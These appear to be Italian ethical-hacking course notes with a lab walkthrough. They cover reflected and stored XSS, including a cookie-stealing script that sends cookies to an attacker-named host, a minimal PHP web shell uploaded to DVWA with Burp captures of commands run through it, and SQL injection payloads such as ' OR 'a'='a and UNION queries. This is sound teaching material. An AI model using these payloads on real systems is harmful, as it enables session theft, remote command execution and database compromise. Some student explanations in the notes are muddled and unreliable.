
Potete vedere come inserendo il tag <i> la stringa «test string» viene riflessa sull'output in **corsivo**

Questo significa che il tag con la stringa in input vengono eseguiti e riflessi in output. **Si dice anche che il codice viene interpretato**



Per testare l'XSS possiamo inviare codice HTML/JavaScript valido, come per esempio <script> alert ('XSS')</script> che, se eseguito correttamente, dovrebbe darci in output una finestra pop-up con la dicitura «XSS»

La finestra di pop-up come ci aspettavamo riporta la dicitura XSS. Questo avviene perché i parametri che abbiamo passato al campo ricerca vengono eseguiti e successivamente utilizzati come output della pagina nel punto di riflessione



Per sfruttare una vulnerabilità di tipo Cross Site Scripting (XSS) bisogna conoscere il tipo di attacco XSS che state lanciando.

Un XSS può essere:

- Riflesso
- Persistente
- DOM based


XSS riflesso

Gli attacchi di tipo XSS riflesso avvengono quando il payload malevolo viene trasportato dalla richiesta che il browser della vittima invia al sito web vulnerabile.

Si possono lanciare postando per esempio un link su un social network oppure con una campagna di phishing. Quando gli utenti cliccano sul link, attivano il vettore di attacco.

L’XSS che abbiamo visto in precedenza è un tipo di XSS riflesso. Per sfruttare la vulnerabilità possiamo creare un link alla pagina di ricerca ed inserire il **payload** nel parametro «find» della GET

`http://sito_vulnerabile/search.php?find= <payload>`



Parametro find

XSS persistente

Gli attacchi di tipo XSS persistenti avvengono quando il payload viene spedito al sito vulnerabile e poi successivamente salvato.

Quando una pagina richiama il codice malevolo salvato e lo utilizza nell’output HTML, mette in moto l’attacco.

Questa categoria prende il nome di persistente in quanto il codice viene eseguito ogni volta che un web browser visita la pagina «infetta»

Ad esempio, ipotizziamo che un attaccante trovi il modo di scrivere un payload (HTML o JS) su una pagina di un social network. Ogni utente che visiterà quella pagina eseguirà quel payload inconsapevolmente!


Gli attacchi XSS persistenti sono molto pericolosi, in quanto **con un singolo attacco si possono colpire diversi utenti di una data applicazione Web**.

Inoltre, mentre alcuni tipi di XSS riflessi, soprattutto quelli più semplici, possono essere identificati dai web browser tramite specifici filtri, gli attacchi XSS persistenti non sono identificabili.

Gli attacchi Cross Site Scripting (XSS) vengono utilizzati molto frequentemente con lo scopo di rubare i cookie di sessione validi degli utenti. Come abbiamo visto nelle lezioni precedenti a meno che il **flag HttpOnly sia abilitato**, i cookie possono essere letti / aperti anche da codice JavaScript.

Tornando all’esempio precedente, possiamo inserire il seguente tag HTML all’interno di un campo vulnerabile per mostrare i cookie dell’utente attuale

`<script>alert(document.cookie)</script>`



Una seconda fase dell’attacco potrebbe essere

```
<script>
Var i = new Image ();
i.src="http://sito_dellattaccante/log.php?q="+document.cookie;
</script>
```

l'invio dei cookie appena identificati verso un dominio sotto il controllo di un attaccante.

Si potrebbe utilizzare un comando del genere:

Lo script crea un oggetto immagine e imposta il suo attributo src (sorgente) ad uno script sul server dell'attaccante.

Il browser non può sapere a priori se la risorsa è effettivamente una vera immagine o meno, quindi esegue lo script, inviando di fatto il cookie al sito web dell'attaccante.

W13D1 - Pratica (1) Exploit File upload

Nella lezione pratica di oggi vedremo come sfruttare un file upload sulla DVWA per caricare una semplice shell in PHP. Monitoreremo tutti gli step con BurpSuite

Traccia:

Configurate il vostro laboratorio virtuale in modo tale che la macchina Metasploitable sia raggiungibile dalla macchina Kali Linux. Assicuratevi che ci sia comunicazione tra le due macchine.

Lo scopo dell'esercizio di oggi è sfruttare la vulnerabilità di «file upload» presente sulla DVWA per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP.

Inoltre, per familiarizzare sempre di più con gli strumenti utilizzati dagli Hacker Etici, vi chiediamo di intercettare ed analizzare ogni richiesta verso la DVWA con BurpSuite.

Suggerimento:

Accedete alla DVWA dalla macchina Kali via browser, vi consigliamo di mantenere sempre aperta una sessione di BurpSuite per intercettare ogni richiesta e analizzare il contenuto.

Prima di iniziare configurate il «security level» della DVWA a «LOW» dalla scheda DVWA Security.
Successivamente spostatevi sulla scheda Upload per mettere in pratica il vostro exploit.



Suggerimento 2:

A destra un esempio di codice minimale della shell da caricare.

Una volta caricata la shell, essa accetta un parametro tramite richiesta GET nel campo cmd (**esempio della richiesta in figura nel rettangolo rosso. Guardate attentamente come viene passato il parametro cmd tramite la GET**)

Potete trovare sul web shell molto più sofisticate, con interfaccia grafica e funzioni avanzate.

Lo studente che ha completato l'esercizio (recuperate le evidenze dell'exploit) può testare il caricamento di una shell avanzata.

```
(kali㉿kali)-[~/Desktop]
$ cat shell.php
<?php system($_REQUEST["cmd"]); ?>
```

Request

1 GET /dvwa/hackable/uploads/shell.php?cmd=ls HTTP/1.1
2 Host: 192.168.1.150
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Cookie: security=low; PHPSESSID=056d478440dbad2b966acfeddfee6878
9 Connection: close


Consegna:

1. Codice php
 2. Risultato del caricamento (Screenshot del browser)
 3. Intercettazioni (Screenshot di burpsuite)
 6. BONUS: usare una shell php più sofisticata
- W13D1 - Soluzione (1)

4. Risultato delle varie richieste

5. Eventuali altre scoperte della macchina interna

1. Attiviamo BurpSuite, accertiamoci che l'intercept sia su ON, e clicchiamo su open browser.



2. Dalla sessione del browser appena aperta, connettiamoci alla nostra macchina

Metasploitable, dove sappiamo essere in ascolto la nostra DVWA, quindi selezioniamo DVWA



3. Ricordate di mantenere l'intercept sempre attivo su BurpSuite per analizzare le richieste.

Cliccate poi su forward per andare avanti.

```
Request to http://192.168.1.150:80
1. GET /dvwa HTTP/1.1
2. Host: 192.168.1.150
3. Upgrade-insecure-requests: 1
4. User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
5. Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange:;v=b3
6. Referer: http://192.168.1.150/
7. Accept-Encoding: gzip, deflate
8. Accept-Language: en-US,en;q=0.9
9. Cookie: PHPSESSID=056d478440bad2b996acfddfeef5978
10. Connection: close
11.
12.
```

4. Inserite username e password ed accettate la richiesta lato BurpSuite. Vedete come le credenziali vengono inviate nel corpo della richiesta **POST**.

```
Request to http://192.168.1.150:80
1. POST /dvwa/login.php HTTP/1.1
2. Host: 192.168.1.150
3. Content-Length: 44
4. Cache-Control: max-age=0
5. Upgrade-Insecure-Requests: 1
6. Origin: http://192.168.1.150
7. User-Agent: AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
8. Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange:;v=b3
9. Accept-Encoding: gzip, deflate
10. Accept-Language: en-US,en;q=0.9
11. Cookie: PHPSESSID=056d478440bad2b996acfddfeef5978
12. Connection: close
13. useragent=admsnl&password=admsnl&Login=Login
14.
15.
16. useragent=admsnl&password=admsnl&Login=Login
```

5. Impostate il «security level» della DVWA a «LOW»

The screenshot shows the DVWA Security page. On the left, there's a sidebar with various attack options: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security (which is highlighted in green), PHP Info, About, and Logout. Below the sidebar, it displays the current session information: Username: admin, Security Level: low, and PHPIDS: disabled. The main content area is titled "Script Security" and states that the security level is currently "low". It also mentions that the security level changes the vulnerability level of DVWA. A dropdown menu allows changing the security level between "low", "medium", and "high", with "Submit" button. Below this, there's a section for "PHPIDS" which is currently "disabled". It includes a link to "enable PHPIDS" and buttons for "[Simulate attack]" and "[View IDS log]". At the bottom of the page, it says "Damn Vulnerable Web Application (DVWA) v1.0.7".

6. Spostatevi nel tab Upload e caricate la shell. Notate da BurpSuite che la richiesta per l'upload è come ci aspettavamo una richiesta POST


The screenshot shows the DVWA File Upload page. The sidebar on the left includes the "Upload" option, which is highlighted in green. The main content area has a form for uploading files with a "Choose File" input field containing "shell.php". Below the form, there's a "More info" section with links to various security resources. To the right, the Burp Suite interface shows a captured POST request for the URL http://192.168.1.150/dvwa/vulnerabilities/upload/. The raw request content is as follows:

```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.1.150
Content-Length: 14
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarywG05Uhrols0PEXA
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,appl
Referer: http://192.168.1.150/dvwa/vulnerabilities/upload/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=056d478440dad2b966cfeddf0878
Connection: close
-----WebKitFormBoundarywG05Uhrols0PEXA
Content-Disposition: form-data; name="MAX_FILE_SIZE"
100000
-----WebKitFormBoundarywG05Uhrols0PEXA
Content-Disposition: form-data; name="uploaded"; filename="shell.php"
Content-Type: application/x-php
<?php system($_REQUEST["cmd"]); ?>
-----WebKitFormBoundarywG05Uhrols0PEXA
Content-Disposition: form-data; name="Upload"
Upload
-----WebKitFormBoundarywG05Uhrols0PEXA--
```


7. A valle dell'upload riceverete il messaggio in rosso che ci conferma che la nostra shell è stata caricata al path ../../hackable/uploads/shell.php.

The screenshot shows the DVWA File Upload page again. The "Upload" option in the sidebar is highlighted. The main content area shows a success message: ".../../../hackable/uploads/shell.php successfully uploaded!". Below this, there's a "More info" section with links to security resources. The browser address bar shows the URL http://192.168.1.150/dvwa/vulnerabilities/upload/#.


8. Connessioni al path, dovreste ricevere l'errore di seguito. Questo perché la nostra shell si aspetta un parametro cmd nella get con un comando da eseguire, mentre noi al momento non abbiamo passato nessun argomento.



9. Aggiungiamo il parametro cmd=ls nella GET e vediamo come risponde l'applicazione. Come potete vedere l'applicazione ci ha restituito la lista dei file. Ciò significa che la nostra richiesta «ls» è stata eseguita dalla shell. Notate nel rettangolo in rosso come viene passato il parametro da eseguire via GET.



10. Possiamo intercettare la richiesta generica con BurpSuite e modificarla a nostro piacimento per eseguire i comandi sulla macchina.



Burp Suite Community Edition v2021.10.3 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options

Intercept HTTP history WebSockets history Options

Request to http://192.168.1.150:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex ↻ ⌂ ⌂ ⌂

```
1 GET /dvwa/hackable/uploads/shell.php?cmd=pwd HTTP/1.1
2 Host: 192.168.1.150
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchang
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Cookie: security=low; PHPSESSID=056d478440dbad2b966acfeddfee6878
9 Connection: close
10 ..
```

W13D1 - Pratica (2)


Traccia:

1. Ripetere l'esercizio di ieri utilizzando questa volta al posto di una shell base una più sofisticata e complessa
2. È possibile reperire delle shell anche online o eventualmente dentro la stessa macchina Kali

Attacchi alle Web App pt.3 → SQL Injection

SQL INJECTION

Per interagire con i database, programmati applicazioni ed applicazioni web utilizzano lo «Structured Query Language» ovvero SQL.



Linguaggio a parte con il quale non si può programmare.

Un attacco di tipo **SQL injection (SQLi)** permette ad un utente non autorizzato di prendere il controllo sui comandi SQL utilizzati da un'applicazione Web.

Questa tipologia di attacco ha impatti negativi enormi sui siti web.

Pensate ad un e-commerce, prendere il controllo del database di back-end di un sito di e-commerce significa controllare e avere a disposizione:

Le credenziali di tutti gli utenti

I dati dell'applicazione

Le informazioni sulle carte di credito degli utenti

Le transazioni degli ordini di acquisto degli utenti

Chiamata diretta verso il database senza API → misura preventiva, non sono inattaccabili, strutturate in maniera differente, si interfacciano con le chiamate fra app web ed internet esterno.

Prima di vedere come portare avanti un attacco di tipo SQLi, vediamo alcuni fondamenti di SQL, quali:

Cosa si intende per database

I tipi di database

La sintassi dei comandi SQL

Come lanciare una query

Come unire (union) i risultati di una query

Come funzionano i commenti

DATABASE → è una collezione di oggetti che viene gestita ed organizzata da un software chiamato DBMS, DataBase Management System → sistema di gestione di database

DBSM → è uno strato intermedio tra l'utente ed i dati veri e propri. “centralinista” che analizza la richiesta e la smista per farti ottenere le risposte.

L'utente non lavora direttamente sui dati ma su una rappresentazione logica dei dati stessi.

Per quanto riguarda i **database**, negli ultimi anni si sono adottati numerosi modelli logici per i dati. I più comuni sono:

- **Database gerarchici:** i dati vengono organizzati in insiemi legati fra loro da relazioni di possesso, in cui un insieme di dati può possedere altri insiemi di dati.
- **Database reticolari:** piuttosto simile al modello gerarchico. Anche in questo modello i dati

sono legati da relazioni di possesso

- **Database relazionali:** Un database relazionale è un tipo di database di archiviazione che fornisce accesso dati correlati tra loro. I database relazionali sono basati sul modello relazionale, un modo intuitivo e diretto di rappresentare i dati nelle tabelle. In un database relazionale ogni riga della tabella è un record con un ID univoco chiamato chiave. Le colonne della tabella contengono gli attributi dei dati e ogni record di solito ha un valore per ogni attributo, rendendo facile stabilire le relazioni tra i dati.

Per quanto riguarda i database, negli ultimi anni si sono adottati numerosi modelli logici per i dati. I più comuni sono:

- **Database ad oggetti:** lo schema di un database ad oggetti è rappresentato da un insieme di classi, che definiscono le caratteristiche ed il comportamento degli oggetti che popoleranno il database. La principale differenza con i modelli esaminati finora è la non passività dei dati. Infatti con un database tradizionale (intendendo con questo termine qualunque database non ad oggetti) le operazioni che devono essere effettuate sui dati vengono demandate alle applicazioni che li utilizzano. Con un database object-oriented, al contrario, gli oggetti memorizzati nel database contengono sia i dati che le operazioni possibili su tali dati.

Nel modello relazionale i dati sono organizzati in una tabella bidimensionale costituita da righe o record, detti anche tuple, e colonne, dette anche attributi o campi. Per fare un esempio, la tabella utenti di un e-commerce, potrebbe essere qualcosa del genere

Spesso viene usato la primarykey che serve a raggruppare in maniera organizzata ed univoca, viene messo epr ogni record.

MarioRossi avrà la sua primarykey 001.

Il database ha comunque un INDICE.

Tabella Utenti			
NOME	COGNOME	DATA_DI_NASCITA	STATO_CIVILE
Mario	Rossi	01.01.01	Coniugato
Maria	Rossi	02.02.02	Coniugato

In linea generale, la sintassi base di una SELECT è:

```
>
> SELECT <lista colonne> FROM <tabella> WHERE <condizioni>;
```

Il comando **UNION**, esegue un'unione tra due risultati (per esempio tra due SELECT).

La sintassi è come segue:

```
:/>
> <SELECT statement> UNION <other SELECT statement>;
```

Ci sono diversi modi di scrivere i commenti in SQL. Si può utilizzare: #, il carattere cancelletto-- , due trattini continui, seguiti da uno spazio.

>

```
> SELECT field FROM table; # questo è un commento  
> SELECT field FROM table; -- questo è un altro commento
```

Ipotizziamo di avere le due tabelle di seguito.

Prodotti

ID	Nome	Descrizione
1	Cappello	Cappello da mare
3	Maglietta	Maglietta estiva manica corta
15	Scarpe	Scarpe da tennis

Utenti

Username	Password	Email
Admin	Password	admin@admin.com
Root	Tyson5	root@admin.com
user	Et%ht£»i9	user@microwave.com

SE vediamo la tabella noi andiamo ad estrarre solo il NOME =”Cappello”

Esempio di **UNION**:

```
SELECT Nome, Descrizione FROM Prodotti WHERE id=1 UNION SELECT Username, Password  
FROM Utenti
```

Utenti

Username	Password	Email
Admin	Password	admin@admin.com
Root	Tyson5	root@admin.com
user	Et%ht£»i9	user@microwave.com

Prodotti

ID	Nome	Descrizione
1	Cappello	Cappello da mare
3	Maglietta	Maglietta estiva manica corta
15	Scarpe	Scarpe da tennis

Esempio di **UNION**:

```
SELECT Nome, Descrizione FROM Prodotti WHERE id=1 UNION SELECT Username, Password  
FROM Utenti
```

Nome	Descrizione
Cappello	Cappello da mare
Admin	Password
Root	Tyson5
user	Et%ht£»i9

>perchè così i 3 record finali hanno un altro nome attributo. “Esatto”

>se la seconda tabella avesse 3 colonne? “le aggiutive rimarranno vuote, altrimenti crea un nuovo campo o crash” dipende dal tipo di DB. Ogni DB è a se stante.

Negli esempi precedenti abbiamo visto come usare SQL per interrogare un DB direttamente da console.

Per fare le stesse cose in una web app, la web app deve:

Collegarsi al database

Inviare le query

Estrarre i risultati Una volta fatto ciò i risultati sono pronti per essere utilizzati

La sezione di codice che segue, mostra un esempio in PHP di una connessione a DB MySQL e l'esecuzione di una query.

```
$dbhostname='1.2.3.4';
$dbuser='username';
$dbpassword='password';
$dbname='database';

$connection = mysqli_connect($dbhostname, $dbuser, $dbpassword, $dbname);
$query = "SELECT Name, Description FROM Products WHERE ID='3' UNION SELECT Username,
Password FROM Accounts;";

$results = mysqli_query($connection, $query);
display_results($results);
```

Dove:

connection, è un oggetto che punta alla connessione con il database

query, contiene la query

mysqli_query() è una funziona che invia la query al DB

display_result() è la funzione custom che mostra i dati sull'output

>se noi tute le request le reindirizziamo, dobbiamo specificare la porta? “a livello sistemistico, deamon pensa a ciò.”

La maggior parte delle volte, tuttavia, le query non sono statiche, ma vengono costruite dinamicamente utilizzando input utente, come ad esempio nella figura sottostante

```
$id = $_GET['id'];

$connection = mysqli_connect($dbhostname, $dbuser, $dbpassword, $dbname);
$query = "SELECT Name, Description FROM Products WHERE ID='$id';";

$results = mysqli_query($connection, $query);
display_results($results);
```

Nell'esempio riportato l'input utente viene utilizzato per costruire una query (il parametro «id» della GET) che viene poi inviata al database.

Questo modo di programmare le query dinamiche è piuttosto pericoloso dato che un utente malintenzionato potrebbe sfruttare la costruzione della query per prendere il controllo sull'interazione con il database.

>\$query = input della web app che richiede i dati al DB. “Si esatto”

>su quel codice Ora penso puoi fare un injection cona riga tipo:
SELECT Name, Description FROM Products WHERE ID='3' UNION SELECT Username,
Password FROM Accounts; --'; "Sì esatto"
>ELECT Name, Description FROM Products WHERE ID='3' UNION SELECT * FROM Admin;
-. "c'è un tool per ogni cosa"

Vediamo come.

Prendiamo in esame la query sotto, dove id è un campo inserito dall'utente

```
SELECT Name, Description FROM Products WHERE ID='$id';
```

In base all'input utente si potrebbe avere:

- WHERE id=1, se l'utente inserisce 1
- WHERE id=stringa, se l'utente inserisce la stringa «stringa»
- Qualsiasi altro input utente

Il problema nasce nel momento in cui l'input utente è in un formato che può alterare la query

```
SELECT Name, Description FROM Products WHERE ID='$id';
```

Per esempio, ipotizziamo l'input utente sia: '**or 'a'='a**

La query sopra diventa:

```
SELECT Name, Description FROM Products WHERE ID=''' OR 'a'='a';
```

>apice or “” . tutte le query contengono un apice singolo di inizio e uno singolo di fine.
Dopo un uguale c'è un apice. Apice apice punto virgola ci sono sempre. Quello che avviene
all'interno è inserito dall'utente. → sintassi query
perchè abbiamo una stringa che inizia ma non finisce? Perche tiene conto quelli di default.
Il primo ed ultimo sono già inclusi.
Spazio vuoto, apice aperto e chiuso → null o a=a → condizione sempre vera.
Spazio vuoto non ha senso oppure a=a → DBMS l'utente mi ha richiesto qualcosa where”spazio

vuoto” ma subito dopo vede “oppure a=a” → lo spazio vuoto non lo considererà. a=a è un paragone ovviamente vero. a=a or 1=1, cosa scatta dentro alla testa del DBMS, “True”. Se ID=True si abnnullano tutti i controlli.

Inganniamo il controllo del WHERE.

Perchè fare sto giro se a=a manda in tilt. Se mettiamo solamente a=a → lo considera come errore, ma se aggiungiamo uno spazio vuoto prima dell'a=a, lui non si concnetra sulla richiesta ma a compiere il valore dell'uguaglianza.

La nuova query, che riportiamo sotto nuovamente, chiede al database di selezionare gli elementi in base a due condizioni:

```
>|  
| SELECT Name, Description FROM Products WHERE ID=' ' OR 'a'='a';
```

- Il campo ID deve essere vuoto ID= ''
- Oppure (OR)**
- Una condizione sempre vera a = a

L'OR tra due operandi di cui uno sempre VERO restituisce sempre VERO. In altre parole, **la query sopra chiede al database di selezionare tutte le entry della tabella Products!**

>tutti questi metodo di injection, li tiriamo a caso o c'è un modo per capire su quale tipo di injection dobbiamo usare? “entrambi, usiamo query malformate in determinati punti e modi, per vedere come reagisce la Web app, in base a come reagisce avremo una idea più chiara su come proseguire. Ci sono dei tool che facilitano la scansione”

Allo stesso modo, un attaccante potrebbe sfruttare il comando Union, o qualsiasi altro comando per alterare il significato logico della query originale. Conoscendo bene le funzioni dei DataBase Management System, un attaccante può ottenere accesso all'intero database semplicemente utilizzando una web app.

La prima cosa che bisogna fare è **identificare un injection point (punto di iniezione)** dove poi si può costruire il payload per modificare la query dinamica.

Contestualmente bisogna testare l'input utente, ovvero provare ad iniettare:

- Terminatori stringa come «'» e «”»
- Comandi SQL come SELECT ed UNION
- Commenti SQL
- Operatori logici

E verificare se l'applicazione inizia a comportarsi in modo inaspettato. Provate sempre una delle opzioni sopra per volta, altrimenti non sarete in grado di capire quale vettore ha avuto successo.

TESTARE UNO ALLA VOLTA

Durante un penetration test si devono trovare tutte le vulnerabilità di un sistema, quindi è necessario testare tutti i possibili input.

BURP

stress test tramite tool

SQL injection

```
:> SELECT Name, Description FROM Products WHERE ID=' OR 'a'='a';
```

Boolean based SQL injection → concetto di vero o falso.

Con questa tecnica si mira a trasformare la query originale in una condizione sempre VERA o sempre FALSA. E si cerca di capire **come il risultato si riflette sull'output della web application**.

Se l'output della web application cambia sensibilmente a seconda dei nostri input, è molto probabile che abbiamo trovato un punto di injection.

I punti di injection poi possono essere sfruttati aggiungendo comandi SQL nella query per «pilotare» i risultati in output.

Testiamo la web app in determinati punti e poi possiamo sfruttarla nel modo migliore possibile. Manipolare, estrarre, modificare.

UNION based SQL injection

Se il nostro payload fa in modo che il risultato della query originale sia vuoto, possiamo visualizzare il risultato di una seconda query stabilita da noi tramite il comando UNION. 1. La query originale viene terminata con «» prima di aggiungere una seconda query con UNION scelta da noi. 2. I commenti alla fine del comando fanno in modo che la parte successiva della query non venga eseguita dal database.

```
